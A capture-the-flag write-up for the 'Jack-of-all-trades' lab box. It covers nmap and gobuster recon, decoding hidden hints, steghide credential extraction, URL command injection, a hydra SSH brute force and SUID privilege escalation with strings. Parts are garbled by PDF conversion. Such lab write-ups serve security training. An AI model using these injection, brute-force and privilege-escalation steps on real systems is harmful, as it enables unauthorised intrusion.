Recon

Perform a Nmap scan to find the open ports and services first...

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root@ip-10-10-191-45:~# nmap -sC -sV 10.10.56.220 -T4 --min-rate=9400 -p-
Starting Nmap 7.60 ( https://nmap.org ) at 2023-10-26 17:41 BST
Nmap scan report for ip-10-10-56-220.eu-west-1.compute.internal (10.10.56.220)
Host is up (0.0024s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open http Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Jack-of-all-trades!
80/tcp open ssh OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
| 1024 13:b7:f0:a1:14:e2:d3:25:40:ff:4b:94:60:c5:00:3d (DSA)
   2048 91:0c:d6:43:d9:40:c3:88:b1:be:35:0b:bc:b9:90:88 (RSA)
   256 a3:fb:09:fb:50:80:71:8f:93:1f:8d:43:97:1e:dc:ab (ECDSA)
   256 65:21:e7:4e:7c:5a:e7:bc:c6:ff:68:ca:f1:cb:75:e3 (EdDSA)
MAC Address: 02:BA:65:BB:90:57 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.90 seconds
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Given that we have Port 80 running SSH and 22 running HTTP, we can start of by performing a gobuster to find directories to exploit in the HTTP service.

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Url: http://10.10.56.220:22
             10
[+] Threads:
              /usr/share/wordlists/dirb/common.txt
[+] Wordlist:
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout:
               10s
2023/10/26 17:45:01 Starting gobuster
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/assets (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
2023/10/26 17:45:06 Finished
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Given we have performed Gobuster, we can then view the page on a web browser. If any error occurs when attempting to browse the link: 10.1056.220:22, configure the browser Proxy settings to Port 22 of the IP address. Therefore allowing access to the Site. Once on the site, we can inspect the site.

In the main page, there is a line commented :

The encoded text is as follows:

UmvtZW1iZXIgdG8gd2lzaCBKb2hueSBHcmF2ZXMgd2VsbCB3aXRoIGhpcyBjcnlwdG8gam9iaHVudGluZyEgSGlzIGVuY29kaW5nIHN5c3RlbXMgYXJlIGFtYXppbmchIEFsc28gZ290dGEgcmVtZW1iZXI geW91ciBwYXNzd29yZDogdT9XdEtTcmFxCg==

 $Using \ dcode, we \ can \ identify \ and \ then \ decode \ the \ cyphertext. \ From \ the \ dcode, the \ encoded \ text \ is \ based \ on \ base 64, \ and \ on \ decryption:$




Remember to wish Johny Graves well with his crypto jobhunting! His encoding systems are amazing! Also gotta remember your password:, u?WtKSraq


From this we are able to uncover the password, but not sure where to use it from.

Recovery PHP

On visiting the recovery.php, we are able to obtain another commented encoded text




Hello Jack! Did you forget your machine password again?..



The encoded string is as follows:

GQ2TOMRXME3TEN3BGZTDOMRWGUZDANRXG42TMZJWG4ZDANRXG42TOMRSGA3TANRVG4ZDOMJXGI3DCNRXG43DMZJXHE3DMMRQGY3TMMRSGA3DONZVG4ZDEMBWGU3TENZQGYZDMOJXGI3DKNTDGIYDOOJWGI3
TINZWGYYTEMBWMU3DKNZSGIYDONJXGY3TCNZRG4ZDMMJSGA3DENRRGIYDMNZXGU3TEMRQG42TMMRXME3TENRTGZSTONBXGIZDCMRQGU3DEMBXHA3DCNRSGZQTEMBXGU3DENTBGIYDOMZWGI3DKNZUG4ZDMN
ZXGM3DONZZGIYDMYZWGI3DOMROGZSTMNJXGIZGGMROGY3DMMRSGA3TKNZSGY2TOMRSG43DMMROGZSTEMBXGU3TMNRRGY3TGYJSGA3GMNZWGY3TEZJXHE3GGMTGGMZDINZWHE2GGNBUGMZDINO=

After entering the encoded text onto dcode identifier, it is a base 32 encoded string. After decrypting it, a hex is obtain, that is once again decrypted to get the following:



Remember that the credentials to the recovery login are hidden on the homepage! I know how forgetful you are, so here's a hint: bit.ly/2TvYQ2S

Index of /assets


<u>Nam</u>	<u>e</u> <u>Last</u>	modified	Size Description
Parent Dir	<u>ectory</u>		-
<u>header.jpg</u>	2020-	02-28 19:37	69K
jackintheb	ox.jpg 2020-	02-28 19:37	79K
stego.jpg	2020-	02-28 19:37	37K
style.css	2020-	02-28 19:37	171

Apache/2.4.10 (Debian) Server at 10.10.56.220 Port 80

From here, we can download the images: jackinthebox.jpg, header.jpg and stego.jpg, and run it through steghide extract, where the passphrase we are going to be using is the one retrieved back at the index page.


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root@ip-10-10-191-45:~# steghide extract -sf stego.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
root@ip-10-10-191-45:~# cat creds.txt
You're on the right path, but wrong image!
root@ip-10-10-191-45:~# steghide extract -sf jackinthebox.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@ip-10-10-191-45:~# cd Downloads/
root@ip-10-10-191-45:~/Downloads# ls
header.ipg
root@ip-10-10-191-45:~/Downloads# steghide extract -sf header.jpg
Enter passphrase:
wrote extracted data to "cms.creds".
root@ip-10-10-191-45:~/Downloads# ls
cms.creds header.jpg
root@ip-10-10-191-45:~/Downloads# cat cms.creds
Here you go Jack. Good thing you thought ahead!
Username: jackinthebox
Password: TplFxiSHiY
root@ip-10-10-191-45:~/Downloads#
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Thus using this credentials, login in to the recovery.php. This then leads use to this page:



GET me a 'cmd' and I'll run it for you Future-Jack.

Given the hint, it is a command injection from URL



GET me a 'cmd' and I'll run it for you Future-Jack. www-data www-data

http://10.10.56.220/nnxhweOV/index.php?cmd=ls /home/

From we can obtain a password_list. Using the password list we can use hydra to execute a bruteforce attack to gain access.

hydra -1 jack -P jack_pass.lst ssh://10.10.56.220:80/

From this command, we are able to get the following credinatials:

username : jack
password : <REDACTED>

Once we SSH using the credentials, we SSH and get the user flag

user flag : securi-tay2020_{<REDACTED>}

Priv Esc

For the Priv Escalation, the user jack has no Sudo access, therefore, we can check for SUID misconfigurations

find / -type f -user root -perm -4000 -exec ls -ldb $\{\} \ \$ 2>>/dev/null

 $From \ the \ result, we are able to \ obtain \ a \ file \ called : \ /usr/bin/strings. This \ refers \ to \ a \ program \ of \ sorts \ to \ read \ the \ characters \ of \ a \ file. Typically used \ like \ a \ program \ of \ sorts \ to \ read \ the \ characters \ of \ a \ file.$

strings <filename>

 $To \ obtain \ the \ root:$

/usr/bin/strings /root/root.txt

With that we get the root flag as well :

securi-tay2020_{6f1<redacted>}